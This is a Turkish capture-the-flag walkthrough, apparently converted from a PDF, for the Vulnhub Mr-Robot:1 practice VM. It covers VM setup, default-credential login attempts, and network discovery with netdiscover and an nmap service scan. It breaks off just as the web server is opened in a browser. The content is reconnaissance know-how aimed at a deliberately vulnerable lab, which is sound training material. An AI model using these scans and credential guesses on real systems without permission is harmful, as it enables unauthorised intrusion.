

Mr-Robot: 1

Vulnhub.com - Mr-Robot:1

Çözümü

HÜSEYİN GÜLER

Ankara - 17/02/ 2019

Beklentiler

Mr-Robot:1 Sanal Makinası Üzerindeki Aşamaların Tamamlanması.

Yapılan İşlemlerin Gösterilmesi.

Hazırlanılan Raporun Github ve Kendi Bloğumuzda Paylaşılması.

Vulnhub Üzerinden Mr-Robot:1 İndirilmesi

Mr-Robot:1 makinasını indirmek için "<https://www.vulnhub.com/entry/mr-robot-1,151/>" adresine gidiyoruz. Aşağıda Gördüğünüz gibi 2 adet indirme seçeceği mevcut.

HOME SEARCH HELP RESOURCES BLOG ABOUT

Back About Release | Download | Description | File information | Virtual Machine | Networking | Screenshot(s) | Walkthrough(s)

Mr-Robot: 1

About Release Show/Hide Back To The Top


- Name: Mr-Robot: 1
- Date release: 28 Jun 2016
- Author: Leon Johnson
- Series: Mr-Robot

Download Show/Hide Back To The Top

mrRobot.ova (Size: 704MB)

- Download (Mirror): <https://download.vulnhub.com/mrrobot/mrRobot.ova>
- Download (Torrent): <https://download.vulnhub.com/mrrobot/mrRobot.ova.torrent> (Magnet)

İndirme işlemini tamamladık



Vulnhub Üzerinden Mr-Robot:1 İncelemesi

İndirmiş olduğumuz makina üzerinde ne yapıcığımızı anlamak için. Açıklama kısmına bakalım.

Description Show/Hide

Based on the show, Mr. Robot.

This VM has three keys hidden in different locations. Your goal is to find all three. Each key is progressively difficult to find.

The VM isn't too difficult. There isn't any advanced exploitation or reverse engineering. The level is considered beginner-intermediate.

Özet olarak

Sanal makinamızda gizlenmiş 3 adet anahtar var.



Bizim amacımız bu anahtarları bulmak.

Vmware Üzerinde Mr-Robot:1 Çalıştırılması


İndirmiş olduğumuz mrRobot.ova isimli dosyamızı Vmware da çalıştırmak için

File -> New Dedik dedikten sonra.

Dosyamızı tutup Vmware içine bırakmamız yeterli.




Devam ediyoruz ve kurulum işlemini tamamlıyoruz




Mr-Robot:1 Makinamıza İlk Bakış

Sanal makinemizi çalıştırduğumuz zaman karşımıza login ekranı geldi.



A screenshot of a terminal window titled "mrRobot". The window has a dark background with a light gray border. At the top, there are standard OS X-style window controls (red, yellow, green buttons) and a toolbar with various icons. The main area of the terminal shows a login prompt: "linux login: _". Below the prompt, there is some faint, illegible text that appears to be a password or a series of characters.

İlk akılmıza gelen 'root-toor', 'admin-admin' kullanıcı adı ve parolaları ile denemedede bulundum.
Fakat giriş yapamadık



A screenshot of a terminal window titled "mrRobot". The window has a dark background with a light gray border. At the top, there are standard OS X-style window controls (red, yellow, green buttons) and a toolbar with various icons. The main area of the terminal shows several failed login attempts:
"linux login: root
Password:
_login incorrect
linux login: admin
Password:
_login incorrect
linux login: _"

Bizde kali linux kullanarak dışardan erişim sağlamayı deneyelim.


Önemli Uyarı

Mr-Robot:1 makinamızı Vmware ye yüklerden ağ ayarlarını yapmanız gerekiyor.
Ağ ayarlarını yapmazsanız. Mr-Robot:1 makinamız ile Kali linux arasında haberleşmede sorun olucaktır.

Bu ayarı yaptıktan sonra Mr-Robot:1 makinanızı yeniden başlatınız.


Mac için Ağ ayarı

Share with my Mac ayarını seçin.



Windows için ağ ayarı

NAT: ayarını seçin.



Kali Linux ve Mr-Robot:1 Makinelerinin IP Adreslerini Öğrenelim

Kali linux ün ip adresi öğrenme

komut => **ifconfig**

ip adresi: **192.168.173.128**

```
root@kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
        inet 192.168.173.128 netmask 255.255.255.0 broadcast 192.168.173.255
              inet6 fe80::20c:29ff:fe76:b3b1 prefixlen 64 scopeid 0x20<link>
                ether 00:0c:29:76:b3:b1 txqueuelen 1000 (Ethernet)
                  RX packets 25388 bytes 38085341 (36.3 MiB)
                  RX errors 152 dropped 0 overruns 0 frame 0
                  TX packets 15789 bytes 864794 (844.5 KiB)
                  TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
                  device interrupt 19 base 0x2000

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
      inet6 ::1 prefixlen 128 scopeid 0x10<host>
        loop txqueuelen 1000 (Local Loopback)
          RX packets 152 bytes 7650 (7.4 KiB)
          RX errors 0 dropped 0 overruns 0 frame 0
          TX packets 152 bytes 7650 (7.4 KiB)
          TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
root@kali:~#
```

Mr-Robot:1 in ip adresini öğrenme

komut => **netdiscover -r 192.168.173.0/24**

ip adresi: **192.168.173.141**

```
root@kali:~#
File Edit View Search Terminal Help
Currently scanning: Finished! | Screen View: Unique Hosts
4 Captured ARP Req/Rep packets, from 4 hosts. Total size: 240
IP           At MAC Address       Count     Len   MAC Vendor / Hostname
-----
192.168.173.1 00:50:56:c0:00:08    1      60  VMware, Inc.
192.168.173.2 00:50:56:fd:10:8d    1      60  VMware, Inc.
192.168.173.141 00:0c:29:f1:df:89  1      60  VMware, Inc.
192.168.173.254 00:50:56:e1:43:ba  1      60  VMware, Inc.
```

Mr-Robot:1 Üzerinde Port Taraması

Makinamız üzerinde açık olan portları görmek ve bu portlar üzerinde çalışan servisleri bulmak için

komut => nmap -Pn -sV 192.168.173.141

```
root@kali:~# nmap -Pn -sV 192.168.173.141
Starting Nmap 7.70 ( https://nmap.org ) at 2019-02-16 11:51 +03
Nmap scan report for 192.168.173.141
Host is up (0.00068s latency).
Not shown: 997 filtered ports
PORT      STATE SERVICE VERSION
22/tcp    closed  ssh
80/tcp    open   http    Apache httpd
443/tcp   open   ssl/http Apache httpd
MAC Address: 00:0C:29:F1:DF:89 (VMware)


Service detection performed. Please report any incorrect results at https://nmap
.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 18.78 seconds
```

80. port açık ve üzerinde Apache servisi çalışıyor.

O halde makinamıza tarayıcı üzerinden ulaşım bakalım karşımıza ne çıkacak.

Tarayıcı Üzerinden Mr-Robot:1 İncelemesi

Kali linux' de yüklü olan firefox tarayıcımızı açarak Mr-Robot:1 makinamızın ip adresine gidiyoruz.



